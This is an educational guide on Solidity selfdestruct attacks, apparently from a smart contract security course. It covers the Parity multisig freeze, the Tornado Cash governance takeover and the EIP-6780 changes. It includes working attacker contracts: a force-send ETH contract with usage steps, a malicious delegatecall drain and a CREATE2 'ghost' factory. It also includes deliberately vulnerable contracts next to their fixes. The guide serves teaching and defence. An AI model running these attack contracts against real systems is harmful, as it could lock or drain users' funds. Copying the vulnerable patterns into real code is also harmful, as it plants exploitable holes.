
Self-Destruct Attacks
How the attack works and how to prevent it





In November 2017, a GitHub user triggered an unprotected selfdestruct call inside a shared library contract, freezing 513,774 ETH. More than 300 Parity multisig wallets depended on that library, and the funds remain inaccessible.
This guide explains what the Cancun hard fork (March 2024) changed, which selfdestruct attack vectors remain possible, and how to avoid balance-dependent logic and unsafe shutdown patterns.
What exactly is selfdestruct?
selfdestruct is a Solidity built-in that maps to the EVM's SELFDESTRUCT opcode (0xFF). In its original form it did three things in one atomic call:
-
Sent all of the contract's ETH to a recipient address.
-
Deleted the contract's bytecode from state.
-
Cleared all of the contract's storage.
Think of a building demolition: empty the safe, then level the building so the foundation, blueprints, and even the address vanish from the map.
The Cancun upgrade (March 2024) changed the behavior. In most cases, the opcode now empties the safe but leaves the building standing.
Solidity 0.8.18 and later emit a compiler deprecation warning for selfdestruct under EIP-6049. Avoid it in new contracts.
Why selfdestruct attacks still matter
selfdestruct still matters because legacy contracts use it and force-sending ETH remains possible after EIP-6780. Contracts can also fail when their shutdown logic assumes that code and storage will be deleted.
A brief history
The opcode's behavior has changed through several Ethereum and Solidity upgrades:
| Date | Event |
|---|---|
| July 30, 2015 | Ethereum Frontier launches with SUICIDE opcode (0xFF) - full code+storage+ETH wipe |
| November 2015 | EIP-6 published: renames SUICIDE → SELFDESTRUCT (same behavior, better name) |
| December 2015 | Solidity 0.2.0 adds selfdestruct() as alias for suicide() |
| November 2017 | Parity Multisig Hack: 513,774 ETH frozen via unprotected selfdestruct |
| November 2018 | Solidity 0.5.0 removes suicide() alias entirely - only selfdestruct() remains |
| August 2021 | EIP-3529 (London fork): gas refunds for SELFDESTRUCT removed entirely |
| November 2022 | EIP-6049 published: formal deprecation notice by William Entriken |
| February 2023 | Solidity 0.8.18: compiler begins emitting deprecation warnings |
| March 2023 | EIP-6780 authored by Guillaume Ballet, Vitalik Buterin, Dankrad Feist |
| March 13, 2024 | Cancun hard fork activates - EIP-6780 changes selfdestruct behavior permanently |
| March 2024 | Solidity 0.8.25: default EVM target set to cancun |
What changed in the Cancun hard fork (EIP-6780)
The key distinction is whether destruction occurs in the same transaction as contract creation.
EIP-6780 (Cancun hard fork, March 13, 2024, block 19,426,587) permanently changed selfdestruct behavior without making it harmless.
selfdestruct only deletes code and storage if called in the same transaction as contract creation. In all other cases, it only transfers ETH. The contract remains alive.Here is the exact before/after comparison:
| Scenario | Before Cancun (pre-March 2024) | After Cancun (EIP-6780) |
|---|---|---|
selfdestruct in a different tx than creation |
✅ Deletes code | ❌ Code survives |
selfdestruct in a different tx than creation |
✅ Clears storage | ❌ Storage survives |
selfdestruct in a different tx than creation |
✅ Removes account | ❌ Account survives |
selfdestruct in a different tx than creation |
✅ Transfers ETH | ✅ ETH still transfers |
selfdestruct in the same tx as creation |
✅ Full wipe | ✅ Full wipe (unchanged) |
The reason for the change is storage layout. Ethereum's planned move to Verkle Trees scatters contract storage across many independent leaf nodes, making bulk-deletion in one opcode impractical. So EIP-6780 dropped the deletion behavior but kept ETH transfers, which are just a balance update and stay Verkle-compatible.
Post-Cancun, calling selfdestruct on an existing contract generally leaves a zombie contract: the ETH moves, but code and storage remain. A protocol that relies on selfdestruct as a kill switch may continue to expose callable code and stored state.
selfdestruct to clean up state is broken on all contracts deployed before Cancun (March 2024). The ETH drains. The contract keeps running.
The three attack vectors
There are three distinct selfdestruct vulnerability classes, each with a different root cause and mitigation.
Real-world incidents
The Parity multisig freeze - November 6, 2017
| Attribute | Detail |
|---|---|
| Date | November 6-7, 2017 |
| Impact | 513,774 ETH frozen permanently (~$1.39B at 2025 prices) |
| Actor | GitHub user @devops199 (claimed accidental) |
| Library address | 0x863DF6BFa4469f3ead0bE8f9F2AAE51c91A907b4 |
| Root cause | Unprotected selfdestruct (labelled kill()) on an uninitialized shared library contract |
Parity's multisig stored its logic in a shared library contract, while each wallet used delegatecall to execute that logic. Deleting the shared code disabled every dependent wallet.
The library had two relevant flaws:
-
initWallet()had no guard against being called directly on the library (it was meant only for proxies). -
kill()calledsuicide(_to), guarded only by anonlymanyownersmodifier.
The library itself had never been initialized, so anyone could call initWallet(), set _required = 1, become its sole owner, and authorize kill() with one signature.
// The actual Parity library code (simplified, pre-Solidity 0.5)
// pragma solidity ^0.4.x

function initWallet(address[] _owners, uint _required, uint _daylimit) {
    // VULNERABILITY: No check preventing initialization of the implementation directly.
    // Anyone can call this on the implementation contract and become owner #1
    // with _required = 1, enabling single-sig approval of the kill() call below.
    initMultiowned(_owners, _required);
    initDaylimit(_daylimit);
}

function kill(address _to) onlymanyowners(sha3(msg.data)) external {
    // With _required = 1 (set above), this passes with a single caller.
    // Pre-Cancun: this wiped ALL code and storage from the library address.
    // Every proxy pointing here became permanently bricked.
    suicide(_to);  // ← old syntax for selfdestruct
}
When kill() ran, the library vanished. Over 300 multisig wallets that delegatecall-ed to it suddenly pointed at empty space. No funds were stolen; the wallets were bricked, because the logic they needed to withdraw no longer existed.
The community debated EIP-999, a targeted recovery proposal, but it was not adopted. The 513,774 ETH remains frozen.
Tornado Cash governance takeover (2023)
| Attribute | Detail |
|---|---|
| Date | May 20, 2023 |
| Impact | ~430 ETH (~$750,000) stolen; governance control acquired |
| Attack type | Metamorphic contract via CREATE2 + selfdestruct |
| Root cause | The DAO approved proposal code that was later replaced at the same address. |
This exploit accelerated EIP-6780. The attacker ran a CREATE2 + selfdestruct bait-and-switch:
-
Deployed a deployer contract via
CREATE2(0x7dc8...). -
The deployer created a harmless-looking governance proposal at a deterministic address (
0xC503...). -
The DAO audited the proposal and voted to execute
0xC503.... -
The attacker called
selfdestructon the deployer, resetting its nonce to0. -
They redeployed the same deployer to the same
CREATE2address - the wiped state made the math line up again. -
That deployer now created malicious code at the same
0xC503...address. -
The DAO hit "Execute" on its approved proposal - but the code underneath had been swapped.
The swapped code minted 10,000 TORN to 50 attacker wallets, giving the attacker 1.2M votes vs the community's 700k - a full governance takeover.
Attack vector 1: force-sending ETH
Status post-Cancun: still possible
In a force-send attack, selfdestruct transfers ETH directly into a target contract's balance without invoking its receive() or fallback() logic. EIP-6780 restricted code and storage deletion but did not remove this transfer behavior.
How the attack unfolds
The attacker scans the blockchain for contracts operating on strict equality checks like address(this).balance == exactAmount. These strict balances are often used to trigger jackpot payouts, game states, or internal accounting.
The attacker deploys a temporary contract and funds it with ETH. Even one wei can break an exact-balance condition.
The temporary contract executes selfdestruct(payable(targetAddress)). The EVM transfers ETH directly into the target's balance without calling the target's receive() or fallback() functions, so the target cannot reject the transfer.
A condition requiring == 7 ether fails after the attacker changes the balance to 7 ether + 1 wei. If the contract has no way to remove the excess balance, the affected path remains blocked.
One wei breaks an exact-balance check
{
"title": "🎬 One forced wei breaks exact-balance logic",
"stage": { "width": 920, "height": 440 },
"nodes": [
{ "id": "players", "label": "Players", "role": "deposit 1 ETH each", "emoji": "🧑🤝🧑", "x": 70, "y": 190, "color": "blue" },
{ "id": "game", "label": "The Game", "role": "balance == 7 ETH wins", "emoji": "🎰", "x": 430, "y": 190, "color": "cyan" },
{ "id": "attacker", "label": "Force Sender", "role": "throwaway + 1 wei", "emoji": "🧑💻", "x": 430, "y": 350, "color": "red" }
],
"links": [
{ "from": "players", "to": "game" },
{ "from": "attacker", "to": "game" }
],
"nets": [
{ "id": "balance", "label": "Game balance" },
{ "id": "winner", "label": "Winner" }
],
"legend": [
{ "cls": "call", "label": "call / deploy" },
{ "cls": "token", "label": "ETH moved" },
{ "cls": "sig", "label": "state write" },
{ "cls": "fail", "label": "logic broken" }
],
"scenarios": {
"Vulnerable (balance-driven)": [
{ "note": "Six players deposited 1 ETH each. One more honest deposit should hit <b>7 ETH</b> and crown a winner.", "hi": ["players","game"], "bal": { "game": "6 ETH" }, "net": { "balance": "6 ETH", "winner": "none yet" } },
{ "note": "Attacker deploys a throwaway <b>ForceEtherSender</b> funded with a single <b>wei</b>.", "hi": ["attacker"], "chip": { "from": "attacker", "to": "attacker", "label": "deploy + 1 wei", "cls": "call" }, "bal": { "attacker": "1 wei" } },
{ "note": "It calls <b>selfdestruct(game)</b>. The EVM pushes the wei into the game balance without running receive()/fallback(), so the game cannot reject it.", "tone": "bad", "hi": ["attacker","game"], "chip": { "from": "attacker", "to": "game", "label": "selfdestruct: +1 wei", "cls": "token" }, "bal": { "attacker": "0", "game": "6 ETH + 1 wei" }, "net": { "balance": "6 ETH + 1 wei" } },
{ "note": "The 7th player deposits 1 ETH. The balance becomes <b>7 ETH + 1 wei</b>, so <code>== 7 ether</code> is never true.", "tone": "bad", "hi": ["players","game"], "chip": { "from": "players", "to": "game", "label": "deposit 1 ETH", "cls": "token" }, "bal": { "game": "7 ETH + 1 wei" }, "net": { "balance": "7 ETH + 1 wei", "winner": "impossible" } },
{ "note": "No winner is set, <b>claimReward()</b> never passes, and every depositor's ETH stays locked.", "tone": "bad", "hi": ["game"], "net": { "winner": "never" } }
],
"Fixed (internal accounting)": [
{ "note": "SecureEtherGame tracks <b>_trackedBalance</b>, updated only inside deposit(). Six deposits means 6 ETH tracked.", "hi": ["players","game"], "bal": { "game": "tracked: 6 ETH" }, "net": { "balance": "6 ETH", "winner": "none yet" } },
{ "note": "The attacker force-sends 1 wei as before. The raw balance rises, but tracked balance does not.", "tone": "ok", "hi": ["attacker","game"], "chip": { "from": "attacker", "to": "game", "label": "selfdestruct: +1 wei", "cls": "token" }, "bal": { "game": "tracked: 6 ETH" } },
{ "note": "Because <b>_trackedBalance</b> ignores force-fed ETH, game logic still sees exactly 6 ETH.", "tone": "ok", "hi": ["game"], "net": { "balance": "6 ETH (tracked)" } },
{ "note": "The 7th deposit makes _trackedBalance hit <b>7 ETH</b>, crowns the winner, and leaves the forced wei irrelevant.", "tone": "ok", "hi": ["players","game"], "chip": { "from": "players", "to": "game", "label": "deposit 1 ETH", "cls": "token" }, "bal": { "game": "tracked: 7 ETH" }, "net": { "winner": "Player 7" } }
]
}
}
Vulnerable exact-balance code
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

// VULNERABLE: uses address(this).balance directly as game logic.
// An attacker force-sends ETH via selfdestruct, skipping the balance
// past TARGET_AMOUNT and locking all funds. Still works post-Cancun
// (EIP-6780 only changed code/storage deletion, not ETH transfer).
contract VulnerableEtherGame {
    uint256 public constant TARGET_AMOUNT = 7 ether;
    address public winner;

    function deposit() external payable {
        require(msg.value == 1 ether, "Must send exactly 1 ETH");

        // VULNERABILITY: address(this).balance is manipulable via selfdestruct.
        // If an attacker sends 1 wei extra, this condition is never exactly true.
        // The game is permanently locked with no winner and no recoverable funds.
        if (address(this).balance == TARGET_AMOUNT) {
            winner = msg.sender;
        }
    }

    function claimReward() external {
        require(msg.sender == winner, "Not winner");
        (bool ok, ) = msg.sender.call{value: address(this).balance}("");
        require(ok, "Transfer failed");
    }
}
Attacker contract
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

// ATTACKER: force-sends ETH via selfdestruct. Post-Cancun the ETH
// transfer still executes perfectly; the target's receive()/fallback()
// are never invoked, so it cannot reject the incoming balance.
contract ForceEtherSender {
    receive() external payable {}

    function attack(address payable _target) external {
        // Even post-EIP-6780: ETH is forcibly transferred.
        // The target has no defense against this.
        selfdestruct(_target);
    }
}

// Usage:
// 1. Deploy ForceEtherSender with { value: 1 wei }
// 2. Call attack(address(vulnerableEtherGame))
// 3. The game's balance is now 6 ETH + 1 wei - it can never equal exactly 7 ETH
// 4. All depositors' ETH is permanently locked with no winner possible
Use internal accounting
The fix is small: never let address(this).balance drive conditional logic. Track user deposits with an internal tally instead.
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

// SECURE: Uses an internal counter instead of the heavily manipulatable address(this).balance
contract SecureEtherGame {
    uint256 public constant TARGET_AMOUNT = 7 ether;
    address public winner;

    // SECURE: Track deposits internally. Immune to force-send manipulation
    uint256 private _trackedBalance;

    function deposit() external payable {
        require(msg.value == 1 ether, "Must send exactly 1 ETH");

        // SECURE: _trackedBalance ONLY increases during a legitimate deposit().
        // Any extra ETH force-sent via selfdestruct is completely ignored by this variable.
        _trackedBalance += msg.value;

        if (_trackedBalance == TARGET_AMOUNT) {
            winner = msg.sender;
        }
    }

    function claimReward() external {
        require(msg.sender == winner, "Not winner");
        (bool ok, ) = msg.sender.call{value: _trackedBalance}("");
        require(ok, "Transfer failed");
        _trackedBalance = 0;
    }
}
Do not use
address(this).balancefor exact-balance conditions that determine winners, withdrawals, invariants, or critical state transitions. Track expected balances in internal accounting instead.
Attack vector 2: an unprotected selfdestruct function
Status post-Cancun: PARTIALLY ACTIVE (The contract survives, but the ETH gets robbed)
This second vector hits contracts that leave a selfdestruct call completely exposed to the public, either directly or through a careless delegatecall. In the security world, this falls under SWC-106.
Three unsafe patterns
Vulnerable code: direct unprotected selfdestruct
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

// ============================================================
// VULNERABLE: No access control on selfdestruct
// ANY caller can invoke destroy() and drain all ETH.
// Post-Cancun: code/storage stay, but ETH is gone.
// ============================================================
contract NoAccessControl {
    mapping(address => uint256) public balances;

    function deposit() external payable {
        balances[msg.sender] += msg.value;
    }

    // VULNERABILITY: No require(msg.sender == owner).
    // Any wallet or contract can call this and drain all ETH.
    // Post-Cancun: contract code still exists after the call,
    // but address(this).balance becomes 0. User withdrawals fail.
    function destroy(address payable beneficiary) external {
        selfdestruct(beneficiary); // ← ETH stolen by attacker
    }
}
Vulnerable code: the delegatecall path
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

// VULNERABLE: delegatecall to an attacker-controlled address.
// selfdestruct executed via delegatecall runs in the CALLING
// contract's context, so the victim's ETH is sent to the
// attacker's beneficiary. A known risk in the Solidity docs.
contract VulnerableDelegatecall {
    address public owner;

    constructor() {
        owner = msg.sender;
    }

    // VULNERABILITY: _impl is user-supplied - no validation that it
    // is a trusted contract. Attacker supplies their own contract
    // containing selfdestruct(attacker), which runs with THIS
    // contract's storage, balance, and identity.
    function execute(address _impl, bytes calldata _data) external {
        require(msg.sender == owner, "Not owner");
        // If owner's key is compromised, or if ownership tracking is flawed,
        // this line lets selfdestruct drain THIS contract's ETH.
        (bool ok, ) = _impl.delegatecall(_data);
        require(ok, "Delegatecall failed");
    }
}

// Attacker deploys this and supplies its address to execute():
contract MaliciousImpl {
    function drain(address payable beneficiary) external {
        selfdestruct(beneficiary); // runs in VulnerableDelegatecall's context
    }
}
Attack Vector 3: CREATE2 + selfdestruct
Status post-Cancun: SAME-TRANSACTION VARIANT STILL ACTIVE
This is the most sophisticated attack vector and the least understood. It exploits the deterministic addressing property of CREATE2 combined with selfdestruct's ability to clear contract state.
The pre-Cancun metamorphic contract attack
Before March 2024, an attacker could swap contract code at a known address:
Step 1: Deploy BenignContract at address X using CREATE2(factory, salt, benignCode)
Step 2: Address X is audited, whitelisted, or approved by a governance vote
Step 3: Call selfdestruct() on X (separate transaction) → code/storage wiped, nonce reset
Step 4: CREATE2(factory, same salt, maliciousCode) → same address X (nonce was 0)
Step 5: Malicious code now executes at the "trusted" address X
This specific sequence no longer works after EIP-6780. Step 3 fails silently post-Cancun: the selfdestruct call executes, ETH transfers out, but code remains. The nonce is not reset. Step 4 would target a non-empty address - the CREATE2 deployment fails.
The remaining same-transaction variant
EIP-6780 preserved full selfdestruct behavior when called in the same transaction as contract creation. This enables the "ghost contract" pattern:
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

interface IVault {
    function donate(address recipient) external payable;
}

// GHOST ATTACKER: deploys and selfdestructs in the same transaction.
// Post-Cancun exception: selfdestruct in the same tx as creation
// STILL fully deletes code + storage (EIP-6780 §3 exception).
contract GhostAttacker {
    // Everything runs in the constructor = same transaction as creation.
    // extcodesize(address(this)) is 0 AFTER this tx completes - ghost.
    constructor(address payable _vault, address _beneficiary) payable {
        IVault vault = IVault(_vault);

        // Execute arbitrary logic against the target
        vault.donate{value: msg.value}(_beneficiary);

        // SAME-TRANSACTION EXCEPTION: This FULLY deletes code+storage+ETH.
        // The contract address will show zero bytecode after this tx.
        selfdestruct(payable(_beneficiary));
    }
}

// GHOST FACTORY: deploys ghost contracts at deterministic addresses.
// Because each ghost wipes itself, the same salt can redeploy
// DIFFERENT logic to the same address in the next same-tx cycle.
contract GhostFactory {
    event GhostDeployed(address indexed ghostAddress, bytes32 salt);

    function deployGhost(
        bytes32 salt,
        address payable vault,
        address beneficiary
    ) external payable {
        // CREATE2: address is deterministic.
        // After GhostAttacker selfdestructs (same tx), the address is clean.
        // A new ghost with DIFFERENT logic can be deployed to the same address.
        address ghost = address(new GhostAttacker{salt: salt, value: msg.value}(vault, beneficiary));
        emit GhostDeployed(ghost, salt);
    }

    function computeGhostAddress(
        bytes32 salt,
        address vault,
        address beneficiary
    ) external view returns (address) {
        bytes memory initCode = abi.encodePacked(
            type(GhostAttacker).creationCode,
            abi.encode(vault, beneficiary)
        );
        return address(uint160(uint256(keccak256(abi.encodePacked(
            bytes1(0xff),
            address(this),
            salt,
            keccak256(initCode)
        )))));
    }
}
The factory can deploy a new ghost with different bytecode to the same deterministic address every time, because each ghost wipes its own code in the same transaction. Systems that whitelist or verify deployment addresses without re-validating bytecode after each interaction remain vulnerable.
extcodehash before every call is potentially vulnerable to ghost contract logic substitution, even post-Cancun.Prevention techniques
What: Replace any logic that reads address(this).balance with an internal accounting variable that only changes on authorized calls - a uint256 private _deposited incremented on deposit(), decremented on withdraw().
Limitation: Contracts that must track all incoming ETH (protocol revenue, MEV) should still use internal accounting and treat any surplus as unaccounted income.
What: OpenZeppelin's Pausable gives role-controlled _pause()/_unpause(); gate state-changing functions with whenNotPaused. It replaces the selfdestruct kill switch without destroying state or locking funds - reversible, auditable, and it keeps an emergencyWithdraw() path open.
Limitation: A trusted role calls pause() - use multi-sig or a DAO for the PAUSER_ROLE.
What: Guard any function that calls selfdestruct with onlyOwner, a role modifier, or multi-sig - never leave it bare in a public/external function. Prefer Ownable2Step over Ownable to avoid losing ownership to a typo.
Limitation: Access control stops external calls but not delegatecall from a compromised proxy - audit every delegatecall path that could reach a selfdestruct.
What: Proxy patterns (UUPS/ERC-1967, Transparent proxy, Diamond/EIP-2535) replace logic without destroying the contract, changing its address, or wiping storage - so integrators never re-approve a new address. EIP-6780's own Security Considerations say to use ERC-2535 or other proxies instead of CREATE2 + selfdestruct.
Limitation: Proxies add complexity (storage collisions, upgrade-key management) - use OpenZeppelin's hardened implementations, don't roll your own.
What: When you whitelist a contract, store its extcodehash at approval time and re-check before every sensitive call: bytes32 approvedHash = addr.codehash; then require(addr.codehash == approvedHash, "Code changed");. A changed hash means the code was swapped.
Limitation: extcodesize alone is useless (it's 0 during construction); extcodehash is better but not a substitute for sound architecture.
Secure code examples
Secure vault: Pausable plus role-based access control
This replaces the selfdestruct "emergency stop + ETH recovery" pattern with role-based access control instead of contract destruction:
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import "@openzeppelin/contracts/utils/Pausable.sol";
import "@openzeppelin/contracts/access/AccessControl.sol";
import "@openzeppelin/contracts/utils/ReentrancyGuard.sol";

// SECURE: Pausable vault - replaces the selfdestruct kill-switch.
// Emergency stop is reversible, user funds stay reachable via
// emergencyWithdraw(), history is preserved, and no single key can
// destroy the contract or wipe its storage.
contract SecureVault is Pausable, AccessControl, ReentrancyGuard {
    bytes32 public constant PAUSER_ROLE = keccak256("PAUSER_ROLE");

    // SECURE: Internal accounting - immune to force-send ETH attacks
    mapping(address => uint256) public balances;
    uint256 private _totalDeposited;

    event Deposited(address indexed user, uint256 amount);
    event Withdrawn(address indexed user, uint256 amount);

    constructor(address admin, address pauser) {
        _grantRole(DEFAULT_ADMIN_ROLE, admin);
        _grantRole(PAUSER_ROLE, pauser);
    }

    function deposit() external payable whenNotPaused {
        require(msg.value > 0, "Must deposit ETH");
        // SECURE: Tracks deposits internally - not address(this).balance
        balances[msg.sender] += msg.value;
        _totalDeposited += msg.value;
        emit Deposited(msg.sender, msg.value);
    }

    function withdraw(uint256 amount) external whenNotPaused nonReentrant {
        require(balances[msg.sender] >= amount, "Insufficient");
        // SECURE: CEI - update state before external call
        balances[msg.sender] -= amount;
        _totalDeposited -= amount;
        (bool ok, ) = msg.sender.call{value: amount}("");
        require(ok, "Transfer failed");
        emit Withdrawn(msg.sender, amount);
    }

    // SECURE: Emergency exit - works even when paused.
    // Users can always recover their funds, unlike post-selfdestruct scenarios.
    function emergencyWithdraw() external nonReentrant {
        uint256 amount = balances[msg.sender];
        require(amount > 0, "Nothing to withdraw");
        balances[msg.sender] = 0;
        _totalDeposited -= amount;
        (bool ok, ) = msg.sender.call{value: amount}("");
        require(ok, "Transfer failed");
    }

    function pause()   external onlyRole(PAUSER_ROLE) { _pause(); }
    function unpause() external onlyRole(PAUSER_ROLE) { _unpause(); }
}
Defense comparison: before and after
selfdestruct Kill Switch
Calling selfdestruct on an existing contract after Cancun only drains ETH. Code and storage survive. The "kill" does nothing except empty the balance - contract keeps running as a zombie.
Boolean disabled Flag
A bool public disabled flag + modifier prevents new operations but doesn't protect funds if the modifier is missing from any function. Simpler but requires rigorous function coverage.
OpenZeppelin Pausable + RBAC
Reversible and supported by a widely used library. It can assign the PAUSER_ROLE to a multisig, applies to functions guarded by whenNotPaused, and can preserve an emergency withdrawal path.
Common misconceptions
"selfdestruct was removed in the Cancun upgrade."
Tap to revealselfdestruct was not removed - it was restricted. It still compiles and executes. Post-Cancun, calling it on an existing contract only transfers ETH (code and storage survive). The opcode is deprecated via EIP-6049, not removed.
"Force-sending ETH via selfdestruct no longer works after EIP-6780."
Tap to revealThe ETH transfer component of selfdestruct was not changed by EIP-6780. Force-sending ETH to break balance-dependent logic is fully active post-Cancun. EIP-6780 only restricted the code/storage deletion behavior.
"selfdestruct gives a gas refund - calling it saves on transaction costs."
Tap to revealGas refunds for SELFDESTRUCT were completely removed in the London hard fork (August 2021) via EIP-3529 - well before Cancun. This misconception comes from pre-2021 content still circulating online. There is zero gas benefit to using selfdestruct today.
"After selfdestruct, a contract at that address is completely gone - no code, no history."
Tap to revealPost-Cancun: calling selfdestruct on a pre-existing contract leaves a zombie contract - bytecode intact, storage intact, account exists. The only change is the ETH balance is 0. Even pre-Cancun, the transaction history always remained on-chain - blockchain data is immutable.
Knowledge check
Test your selfdestruct knowledge
5 questions. How well do you understand this deprecated-but-dangerous opcode?
FAQ
No - selfdestruct is deprecated but not removed. Since Solidity 0.8.18 (February 2023), the compiler emits a deprecation warning per EIP-6049. The keyword still compiles and executes; the warning signals that future EVM upgrades may remove it entirely. Any use in newly deployed contracts is strongly discouraged.
Since the Cancun hard fork on March 13, 2024 (EIP-6780), calling selfdestruct on an existing contract in a separate transaction only transfers the contract's ETH balance to the specified address. The contract's code, storage, and account are not deleted. The only exception is when selfdestruct is called within the same transaction that created the contract - in that case, full classic deletion still applies.
Yes - force-sending ETH via selfdestruct still works post-Cancun because the ETH transfer portion of the opcode is unchanged. Any contract with security logic based on address(this).balance remains vulnerable. Additionally, the same-transaction creation+destruction pattern is still fully functional for ghost contract attacks.
Force-sending ETH means using selfdestruct(targetAddress) to push ETH into a contract without triggering its receive() or fallback() functions. This is dangerous because the target contract cannot reject the transfer, cannot log it in the same way as a regular deposit, and any logic based on address(this).balance can be permanently broken - for example, a prize pool that checks for an exact balance will never reach that exact amount again.
Use a state variable flag (bool public paused) combined with OpenZeppelin's Pausable contract to block new operations while preserving existing state. For upgrade patterns that previously used CREATE2 + selfdestruct, use proxy patterns: OpenZeppelin's UUPS, Transparent Proxy, or the Diamond Standard (EIP-2535). These provide logic replacement at the same address without destroying state.
The "metamorphic contract" attack deployed safe code at a deterministic CREATE2 address, got it approved, then selfdestructed to reset its nonce and redeploy malicious code at the same address. This was exploited in the Tornado Cash governance attack (May 2023). EIP-6780 blocks the cross-transaction version of this attack because selfdestruct no longer resets a contract's nonce in a separate transaction. However, the same-transaction variant (deploy+destroy atomically) still fully wipes code, enabling address reuse within a single transaction.
It depends on when it's called. Post-Cancun (after March 13, 2024): calling selfdestruct on a pre-existing contract does NOT delete storage - the contract becomes a zombie with intact storage and zero ETH. Exception: if selfdestruct is called in the same transaction as contract creation, storage IS deleted as in the original pre-Cancun behavior.
Yes. When selfdestruct executes through delegatecall, it runs in the context of the calling contract. Post-Cancun, this can transfer the caller's ETH. Pre-Cancun, it could also delete the caller's code and storage. Treat delegatecall to an untrusted address as a critical risk because reachable code executes with the caller's storage, balance, and address context.
Quick reference checklist
Use this before deploying any contract that handles ETH:
-
No
address(this).balancein conditional logic - use an internal accounting variable -
No exposed
selfdestructcall - if retained, must be protected by multi-sig or role-based access -
No
delegatecallto untrusted or upgradeable addresses - validate the bytecode hash at every call -
Emergency stop uses
Pausablepattern - notselfdestruct(post-Cancun kill-switch is broken) -
Upgrade pattern uses proxy (UUPS/Transparent/Diamond) - not CREATE2 + selfdestruct
-
If using CREATE2: store and re-validate
extcodehashbefore each sensitive call to deployed contracts -
Compiler warning check: run
solc --strict-assemblyor check forTypeChecker: selfdestructdeprecation warning in build output -
Audit delegatecall paths: trace every possible
delegatecalltarget for reachableselfdestructopcodes
Three things to carry into a review
-
Force-sending ETH still works. EIP-6780 did not change ETH transfers. If your contract uses
address(this).balancefor any security logic, it is vulnerable. -
Post-Cancun selfdestruct makes zombie contracts. Calling it on an existing contract only drains ETH. If your "kill switch" relied on wiping code and storage, that kill switch is broken.
-
The metamorphic contract attack is blocked for cross-transaction sequences. Same-transaction ghost contracts are still fully operational, so whitelist systems that store contract addresses need to re-validate the bytecode hash at every use.
For new systems, prefer Pausable, established proxy patterns, and explicit internal accounting over selfdestruct.
The Smart Contract Hacking course includes a Hardhat exercise for exploiting a vulnerable Ether game with a force-send attack and then implementing the internal-accounting fix. You can also start with a free lesson.
Related attacks
-
Reentrancy Attacks - External calls before state updates; shares the "unexpected ETH flow" root cause
-
Flash Loan Attacks - Large uncollateralized loans enabling one-transaction oracle manipulation; shares the "atomic exploit" architecture with CREATE2 ghost contracts
-
Access Control Vulnerabilities - Missing ownership checks; the direct cause of the Parity
kill()vulnerability -
Call Attacks & Delegatecall - Understanding delegatecall context switching is essential for securing any contract against delegatecall-triggered selfdestruct
References
Practice smart contract security
Build your auditing skills with guided exploit exercises in the Smart Contract Hacking course.

Start your free security training
Get 25 free lessons and 4 guided exploit exercises.
Onboarding details by email within 2–3 business days.